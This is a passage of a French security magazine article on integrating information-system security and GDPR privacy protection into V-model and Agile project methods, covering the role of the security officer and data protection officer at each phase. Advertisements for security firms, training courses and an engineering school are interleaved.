
3. LES MÉTHODES EN V ET AGILE POUR L'INTÉGRATION DE LA SÉCURITÉ DANS LES PROJETS

3.1 L'approche en V pour la SSI et la protection de la vie privée

L'approche en V d'intégration de la sécurité système d'information dans les projets présente une méthode structurée qui décrit l'ensemble des actions sécurité système d'information à mener depuis l'étude d'opportunité d'un projet jusqu'à la fin de vie du système.

Elle repose sur la proposition d'un cycle de vie et de rôles et responsabilités qu'il convient de transposer à son propre contexte.

La démarche doit donc mettre en évidence le rapprochement entre la gestion des risques sécurité pour l'organisme et pour la protection de la vie privée de la personne concernée.



Étape 1 : étude d'opportunité

L'étude d'opportunité vise à définir le cadre potentiel du projet et son intérêt pour l'organisme : analyse et hiérarchisation des enjeux, analyse des freins et des leviers (organisation, technologie, culture et motivation), identification et évaluation des ressources internes et externes à mettre en œuvre, estimation du retour sur investissement.

Dans le domaine de la sécurité comme pour le traitement des données à caractère personnel, cette étape est fondamentale, elle conditionne toute la suite du projet, car c'est à ce moment que sont évalués les grands enjeux relatifs à la sécurité du système d'information et au respect de la vie privée du projet et donc l'investissement consenti pour gérer les risques.

Pour la conformité au RGPD, cette étape doit permettre d'identifier si le projet vise à mettre en œuvre ou améliorer un traitement de données à caractère personnel. Il est important de souligner que la prise en compte de la vie privée ne doit pas être ressentie comme une contrainte freinant l'activité, mais au contraire comme un indicateur de qualité de service et de différentiation commerciale.

Quarkslab

SECURING EVERY BIT OF YOUR DATA

NOTRE EXPERTISE SÉCURITÉ VOUS DONNE UN TEMPS D'AVANCE

Adoptez une nouvelle posture de sécurité :
Reprenez l'initiative grâce à l'expertise placée dans nos produits

Epona

Ajoute une couche de protection à vos applications pour éviter que vos données ou votre code ne soient volés, préservant ainsi votre modèle.

epona.quarkslab.com

Irma

Réduit la charge de fichiers à analyser en éliminant les menaces connues et en pré-analysant le reste pour que les équipes sécurité se concentrent où c'est utile.

irma.quarkslab.com

13 rue Saint Ambroise - 75011 Paris - France

Tél : 01 58 30 81 51 - Email : contact@quarkslab.com

@quarkslab

Dans le cas où le projet ne traite pas de données à caractère personnel, le chef de projet avec le RSSI suivent la méthode dans une approche « pure » SSI.

Dans le cas où le projet est soumis aux exigences du RGPD, il est obligatoire d'impliquer le DPD et le RSSI pour appliquer la démarche « Privacy By Design » dans le projet géré en V.

Étape 2 : étude de faisabilité

Elle vise à analyser la faisabilité économique, organisationnelle et technique du projet. On s'interrogera notamment sur la faisabilité du projet en termes de produits éprouvés, rendement, ressources, compétences, capacité, financement, pérennité et risques induits.

Elle permet de préciser les éléments stratégiques, les exigences juridiques, calendaires et financières.

Du point de vue des exigences du RGPD, il convient d'identifier si le traitement de données présente des risques élevés pour les droits et les libertés des personnes concernées. La CNIL a précisé dans une liste détaillée les principes du Comité Européen pour la Protection des Données.

Dans les cas où peu de risques élevés pour les personnes concernées sont identifiés, il convient d'appliquer les principes de « Privacy By Default » : la licéité et la finalité des traitements, le respect des droits des personnes, la purge de données, la limitation des données, la minimisation et la qualité des données, la sécurité « de base » des données notamment en matière d'habilitations, de moindres privilèges et de séparation des pouvoirs y compris pour les données à caractère personnel dites courantes. En effet, l'accès aux données courantes ne peut qu'être restreint aux strictes personnes en ayant besoin pour réaliser le traitement.

Les éléments nécessaires à l'expression des besoins de sécurité doivent être formalisés. Il convient notamment de déterminer les impacts redoutés par l'organisme ainsi que pour la personne concernée et une échelle de besoins (en termes de disponibilité, d'intégrité, de confidentialité…).

Dans le cas des traitements susceptibles de présenter des risques élevés pour les personnes concernées, il est obligatoire pour l'organisme, et en plus de l'analyse des risques de sécurité, de faire une Analyse d'Impact relative à la Protection des Données (AIPD).

Elle doit être réalisée de manière conjointe. Elle est menée à l'aide d'un entretien avec, si possible, le directeur de l'organisme, les directions métiers concernées, le RSSI et le DPD et le directeur système d'information. Cette analyse consiste à apprécier rapidement les risques SSI et juridiques au regard de la protection de la vie privée. Il convient de commencer à dresser une liste d'exigences générales pesant sur l'organisme et de références réglementaires qui lui sont applicables.

Étape 3 : conception générale

Lors de la conception générale, on s'attachera à affiner l'expression de besoins fonctionnels et de sécurité pour l'organisme ainsi que pour la protection de la vie privée sans rechercher les solutions techniques.

Il faut donc déterminer les meilleures pratiques de sécurité et de protection de la vie privée que devra mettre en œuvre l'architecture cible.

Les organismes confrontés à des enjeux très forts de sécurité sont habitués à formaliser un premier cahier des charges sous la forme d'une fiche d'expression d'objectifs. Les traitements de données à enjeux ou risques forts sujets à l'obligation d'AIPD devront faire preuve du même formalisme pour la réduction des risques pour la vie privée, l'effectivité des droits de la personne concernée et les exigences sécurité liées au traitement.

Pour les enjeux faibles pour l'organisme ou pour la personne concernée, les recommandations et règles CNIL, ANSSI ou normatives ne manquent pas.

Il convient de mener cette étape en fonction du contexte de l'organisme, des exigences réglementaires consécutives au fondement juridique du traitement, des fonctionnalités du système et des entités qui le composeront (logiciels, matériels, réseaux, organisations, personnels et locaux), des référentiels de l'organisme (notamment sa politique de sécurité et sa politique de protection de la vie privée à usage interne).

Nous attirons l'attention du lecteur sur le niveau de granularité pour l'identification des vulnérabilités des composants du système d'information et sur la nécessité d'avoir un référentiel de sécurité et de protection de la vie privée adapté aux enjeux et à la structure de l'organisme (lire l'article *MISC*, « Comment concevoir son référentiel vie privée en cohérence avec le référentiel SSI ? » **[1]**).

Une estimation de l'impact de l'application des meilleures pratiques de sécurité et de protection de la vie privée doit être réalisée.

Pour les enjeux plus importants, la description du système est affinée à mesure que sa conception se précise, les éléments essentiels sont parfaitement identifiés, leurs besoins de sécurité exprimés, les vulnérabilités sont étudiées. Si l'état d'avancement de la conception le permet, les menaces sont rédigées et les risques sont déterminés afin d'identifier les objectifs de sécurité. La CNIL et l'ANSSI fournissent de nombreux guides pour suivre la méthode et atteindre ces objectifs.

Étape 4 : conception détaillée

À cette étape, la maîtrise d'œuvre est choisie, le travail est donc réalisé conjointement entre la maîtrise d'ouvrage et le chef de projet informatique dans l'objectif de décrire finement l'engagement des deux parties en termes de réalisation. Cette étape permet d'aboutir au cahier des clauses techniques particulières (CCTP). Un plan d'assurance sécurité, ou un « clausier » doivent être annexés au contrat lors de l'utilisation de sous-traitants.

L'étude de sécurité réalisée lors de ce travail de concertation doit être affinée, suivie, contrôlée et validée. La démarche AIPD suit la même logique.

Dans le cas où les risques résiduels pour la vie privée sont faibles, les mesures de nature juridique et technique validées par le DPD et le RSSI devront être intégrées au CCTP.

Dans le cas où les risques résiduels pour la vie privée sont élevés, une demande d'autorisation à la CNIL devra être faite puis, en cas d'autorisation, les mesures de nature juridique et technique validées par le DPD et le RSSI devront être intégrées au CCTP.

Étape 5 : réalisation

Cette étape comprend la réalisation des composantes du système d'information, c'est-à-dire le développement, l'intégration, la qualification et la recette. Les trois premières sont de la responsabilité du chef de projet informatique, sous contrôle du maître d'ouvrage. En revanche, la recette qui est la vérification de la conformité du projet par rapport à la demande formulée dans le dossier validé de conception générale, est non seulement du ressort de la maîtrise d'ouvrage, mais aussi du DPD pour la protection de la vie privée.

Pour la SSI, comme pour la protection de la vie privée, cette étape permet au chef de projet informatique de constituer la cible de sécurité, c'est-à-dire d'affiner les exigences de sécurité et d'expliciter la façon dont ces exigences doivent être mises en œuvre.

Le RSSI réalise les tests et audits de sécurité, le DPD valide la mise en œuvre des mesures de nature juridique, notamment sur l'effectivité des droits des personnes concernées et le respect des exigences consécutives au fondement juridique du traitement.

Étape 6 : exploitation

Cette étape comprend l'homologation du système d'information pour la SSI et la validation du « Private Impact Assessment » consécutif à l'AIPD, son déploiement, sa mise en œuvre en situation opérationnelle, ainsi que sa maintenance jusqu'à sa fin de vie.

Dans le domaine de la SSI, comme pour celui de la protection de la vie privée, cette étape permet d'homologuer ou de valider le système à la vue du dossier de sécurité du système ou suite éventuellement, à un audit de sécurité. Par ailleurs, durant la phase d'exploitation, pour des systèmes requérant un haut niveau de maturité, les différents intervenants alimenteront des tableaux de bord dont les indicateurs sont issus des objectifs de sécurité du système d'information et de protection de la vie privée.

Après l'homologation/validation du « Private Impact Assessment » par le responsable du traitement, le DPD doit ensuite inscrire le traitement dans le registre idoine.

3.2 L'approche Agile pour la sécurité du système d'information et la protection de la vie privée

Dans la démarche en V, la direction métier exprime les besoins de sécurité et les exigences de protection de la vie privée et le chef de projet informatique, assisté du RSSI et du DPD, définit les façons d'y répondre dès la phase de conception ; les mesures de sécurité étant très souvent définies et mises en œuvre pour le périmètre final et son cas d'usage à la cible.

Elle nécessite une maturité assez forte des différents acteurs dans le formalisme des textes réalisés à chaque étape. Ce formalisme ainsi que les échanges de concertation nécessaires à chaque étape entraînent des temps de réflexion assez longs et sont souvent vécus comme difficiles et contraignants.

Dans une démarche Agile, l'équipe cherche à livrer très tôt de la valeur à un public donné avec un produit incomplet, tout en cherchant à susciter l'adhésion d'autres publics en étoffant ce produit.

Pour l'équipe projet dont l'objectif est de livrer rapidement de la valeur à ses utilisateurs, une évaluation pertinente du risque est donc obtenue en considérant simultanément le nombre d'usagers et le risque encouru par chacun, pour déterminer une exposition globale au risque.

La prise en compte des enjeux de sécurité par une équipe Agile se veut continue (tout au long de la construction et de l'amélioration du service) et pragmatique puisqu'elle priorise les efforts en fonction du risque réel et assume l'existence de risques résiduels.

Le pragmatisme de l'approche conduit à des ateliers de travail organisés à intervalles réguliers, pour discuter des risques numériques qui peuvent impacter les usagers de son service ou produit et décider de la meilleure manière de traiter ces risques.

Un atelier type d'analyse de risque se déroule classiquement en présence de toute l'équipe et sur des durées fixes et limitées.

4. LES BESOINS DE CONCERTATION SSI ET VIE PRIVÉE DES DEUX MÉTHODES

Les deux méthodes doivent donc faciliter le dialogue entre d'une part la direction métier déléguée par le responsable du traitement ou sa maîtrise d'ouvrage et d'autre part, la maîtrise d'œuvre et le chef de projet informatique. Ce dialogue doit être encadré par l'expertise conjointe du RSSI et du DPD.

Le succès des ateliers et plus particulièrement celui de l'analyse de risque nécessite une grande coopération entre le RSSI et le DPD, afin qu'ils réussissent à tirer de la concertation, notamment auprès des métiers, les éléments clés concernant les exigences réglementaires, les impacts des événements redoutés pour les deux parties (organisme et personne concernée), les menaces, les vulnérabilités, les échelles de gestion de risques, les mesures de protection et sans oublier de mettre en œuvre les dispositifs permettant de répondre aux droits des personnes concernées.

Ils doivent assumer un rôle particulièrement important pour s'assurer que la prise de parole est répartie de façon équilibrée entre les différents participants. Une animation efficace suppose donc de bien maîtriser la communication et le canevas d'analyse de risque sécurité du système d'information et protection de la vie privée.

Le choix de l'approche en V ou Agile répond plus au besoin d'adaptabilité du projet aux contraintes contextuelles de l'organisme qu'au souci d'atteinte d'une cible de sécurité ou de protection de la vie privée.

Les deux méthodes se doivent d'intégrer la protection de la vie privée au même titre que la sécurité du système d'information.

La méthode en V permet facilement la formalisation d'une table RACI adaptée à chaque fonction et pour toutes les étapes.

Elle devra faire l'objet du même formalisme et de la même rigueur pour la protection de la vie privée que pour la sécurité du système d'information.

La concertation Agile réalisée sous forme d'ateliers d'échanges, organisés régulièrement entre les acteurs projets, est vécue comme plus légère et pragmatique. Mais elle ne doit pas sous-estimer la nécessité de s'adapter aux enjeux et aux risques. Une trop faible prise en compte des aspects sécurité implique généralement des risques résiduels qui peuvent s'avérer inacceptables pour l'organisme ou pour la personne concernée.

Nous alertons le lecteur sur un piège à éviter dans le contexte Agile. Les projets à enjeux forts qui ont été traités en mode Agile, doivent aussi faire l'objet de tableaux de bord de suivi et contrôle. Le mode opératoire des ateliers n'est pas forcément adapté au formalisme nécessaire de la gestion de tableaux de bord de niveaux stratégique, pilotage et opérationnel.

Les approches sécurité et protection de la vie privée doivent être complémentaires et mises en cohérence dans les deux méthodes.

digital.security

Formations cybersécurité

Nos formations adaptées aux réalités des besoins métiers

FORMATIONS TECHNIQUES

CODEX01
COnnected Devices EXploitation
Apprendre les bases de la rétro-ingénierie hardware et radio

CODEX02
COnnected Devices EXploitation - Niveau avancé
Exploiter les objets connectés par rétro-ingénierie, side-channel et analyse des protocoles de communication

CRYPTO
Initiation à la cryptologie
Maitriser les concepts de la cryptographie et en étudier les différents mécanismes

CERT
Réponse à incident et inforensique
Comprendre une réponse à incident et mener une analyse inforensique

SECDEV
Développement Web Sécurisé
Comprendre la sécurité applicative dans le développement web

FORMATIONS ORGANISATIONNELLES

GSSI01
RSSI : les outils & méthodes pour survivre
Donner au RSSI les méthodes, approches et outils utiles pour sa fonction

GSSI02
Organiser et pilorer la gestion des risques
S'acculturer à une gouvernance SSI pragmatique et appréhender les clés du pilotage de la SSI

RGPD01
Fondamentaux RGPD
Comprendre les principes et enjeux du RGPD et appréhender les étapes d'une mise en conformité

RGPD02
Privacy framework et conformité RGPD
Savoir mettre en oeuvre un PIA, comprendre l'ISO 29100 et savoir gérer « l'accountability »

ADRINDUS NOUVEAU
Analyse de risque en milieu industriel
Comprendre et traiter les risques d'un environnement industriel et son écosystème IoT

Nos formateurs

Experts dans leur domaine

Conférenciers et rédacteurs

Consultants au quotidien

Contactez-nous !

formations@digital.security
digital.security/fr/formations
@iotcert
Digital Security Econocom

L'identification des vulnérabilités liées aux différentes ressources du système cible est très comparable pour la sécurité du système d'information et pour la protection de la vie privée. Les vulnérabilités de l'OWASP sont pertinentes dans les deux cas.

Les mesures pour la protection de la vie privée doivent être proactives et non réactives. L'assurance de la protection implicite de la vie privée (« Privacy by Defaut »), l'intégration de la protection de la vie privée dans la conception des systèmes et des pratiques, s'inscrivent bien dans la logique les démarches en V ou Agile.

Plus que la différence d'approche entre les méthodes de gestion de projet en V ou Agile, nous attirons l'attention du lecteur sur la nécessité de cohérence entre les systèmes de gradation de la vraisemblance, de la gravité et du niveau du risque pour l'organisme et pour la personne concernée. La gradation proposée par la CNIL, notamment pour la définition des risques acceptables ou non acceptables est rarement en cohérence avec les tables de gestion de risques sécurité du système d'information pour l'organisme.

Une différence reste importante entre la sécurité du système d'information et la protection de la vie privée. Elle concerne la recommandation du RGPD de demander aux personnes concernées si les risques sont acceptables ou non pour leur vie privée.

CONCLUSION

Les deux méthodes V et Agile suivent donc la même logique. Seul le mode opératoire change. Il est classiquement déterminé par la hauteur des enjeux, la taille du projet voire les délais.

La méthode en V est souvent utilisée par des maîtres d'œuvre très compétents techniquement accompagnés de RSSI très avancés qui se chargent par le formalisme des textes et des échanges d'obtenir des métiers les expressions de besoins, les impacts des évènements redoutés et les menaces identifiées. Ils sont à même de définir les objectifs de sécurité.

La méthode Agile se veut plus pragmatique et plus rapide, malheureusement c'est souvent lors des ateliers que les métiers découvrent les exigences sécurité et réglementaires.

En fonction des types de projets et des enjeux associés, les deux méthodes ont leurs intérêts (rigueur et exhaustivité espérées dans le formalisme en V, pragmatisme et fluidité des échanges en Agile) et leurs limites (lourdeur et lenteur pour l'approche en V, superficialité pour la méthode Agile).

Cependant, les deux nécessitent en tout premier lieu de former les acteurs concernés par les projets. À ce titre, il s'agit de ne pas reproduire les erreurs du passé dans la sécurité du système d'information où seuls, dans le meilleur des cas, les chefs de projets informatiques ont été formés à la réduction des risques.

Il est fondamental d'intégrer les directions métiers et leurs maîtrises d'ouvrage dans ces plans de formations.

Pour la méthode en V qui suppose *a priori* un plus grand niveau de maturité des acteurs, l'enjeu est donc d'intégrer les AIPD dans les étapes du projet, ce qui entraîne un besoin de formation important auprès des directions métiers concernant les exigences consécutives au RGPD.

Pour la méthode Agile, l'effort doit être double. La rapidité de développement, le souci de réactivité et de pragmatisme dans le projet ne doivent pas conduire à une sous-estimation des exigences de conformité réglementaire et de réduction des risques pour l'organisme et pour la personne concernée. L'effort de formation doit permettre à chaque acteur concerné par les ateliers d'avoir une vision globale de la double problématique : sécurité pour l'organisme et protection de la vie privée pour la personne concernée.

Pour les organismes qui utilisent les deux méthodes, il est important de souligner que le besoin de formation se renforce pour expliquer les modes opératoires des deux méthodes et leurs vocabulaires respectifs. ■

RÉFÉRENCE

[1] **https://connect.ed-diamond.com/MISC/MISC-103/Comment-concevoir-son-referentiel-protection-de-la-vie-privee-en-coherence-avec-le-referentiel-SSI**

esiea
ECOLE D'INGENIEURS
DU MONDE NUMERIQUE

FORMATIONS EN CYBERSÉCURITÉ

Retrouvez l'ESIEA au FIC
du 28 au 30 janvier 2020

MASTÈRE SPÉCIALISÉ®

FORMATION À PLEIN TEMPS (6 mois de pédagogie, puis 6 mois en entreprise)

Sécurité de l'Information et des Systèmes (MS-SIS)

_Réseaux
_Sécurité des réseaux, des systèmes d'information et des applications
_Modèles et Politiques de sécurité
_Cryptologie

android / asm / C / crypto / exploit / fi rewalling / forensic / GPU / Java / JavaCard / malware / OSINT / pentest / python / reverse / SCADA / scapy / SDR / SSL/TLS / suricata / viro / vuln / web...

TITRE ESSI

SecNumedu
ANSSI

Prochaine rentrée : octobre 2020

BADGE®

FORMATIONS EN COURS DU SOIR ET WEEK-ENDS (sur 5 mois)

Reverse Engineering (BADGE-RE)

_Analyse de codes malveillants
_Reverse et reconstruction de protocoles réseau
_Protections logiciels et unpacking
_Analyse d'implémentations de cryptographie

asm / IDA-Pro / x86 / ARM / debugging / crypto / packer / kernel / miasm / python...

Sécurité Offensive (BADGE-SO)

_Détournement des protocoles réseaux non sécurisés
_Exploitation des corruptions mémoires et vulnérabilités web
_Escalade de privilèges sur un système compromis
_Intrusion, progression et prise de contrôle d'un réseau

crypto / scan / OS / sniffi ng / OSINT / wifi / reverse / pentest / scapy / réseau IP / web / metasploit...

Quarkslab
SECURING EVERY BIT OF YOUR DATA

Prochaine rentrée : février 2020

esiea.fr
/formations-securite

MS MASTÈRE SPÉCIALISÉ | BADGE | Datadock

REJOIGNEZ-NOUS

SERMA
SAFETY & SECURITY
NES



SAFER TOGETHER
For Humans, products and data security

Serma Group crée un acteur unique sur le marché de la sécurité. Avec plus de 200 collaborateurs, nous intervenons sur la sécurité des systèmes d'information, des systèmes embarqués et des systèmes industriels.

Vous êtes...

Pentester
Consultant GRC
Ingénieur Évaluation Sécurité Cryptanalyse
Ingénieur Sécurité Hardware
Ingénieur Intégrateur
Analyste SOC
Consultant en Analyse de Risque
Ingénieur Évaluation Sécurité Software
Chef de projet CESTI
Auditeur Sécutité

Rejoignez nos équipes à Paris, Bordeaux, Toulouse et Rennes !



Audit et évaluation
Évaluation du niveau de sécurité d'un système d'information, d'un produit, d'un process ou d'une organisation.

Intégration de solution
Conseil et protection de nos clients de manière pertinente, adaptée et efficace via l'intégration de solutions sécurité.

SOC et service managé
Service de SOC et NOC managé afin d'assurer la prévention et la détection d'incidents de sécurité.

Gouvernance risques et conformité
Définition des stratégies et des procédures de sécurité pour la mise en conformité des entreprises selon un référentiel donné.

Laboratoire d'Évaluation CESTI
Nous hébergeons un Laboratoire CESTI (Centre d'Évaluation de la Sécurité des Technologies de l'Information), prestataire de service, indépendant, agréé par l'ANSSI (Agence Nationale de la Sécurité des Systèmes d'Information).

Conseil en Cybersécurité et Sûreté de Fonctionnement
Vérification de l'aptitude d'un système à remplir une ou plusieurs fonctions requises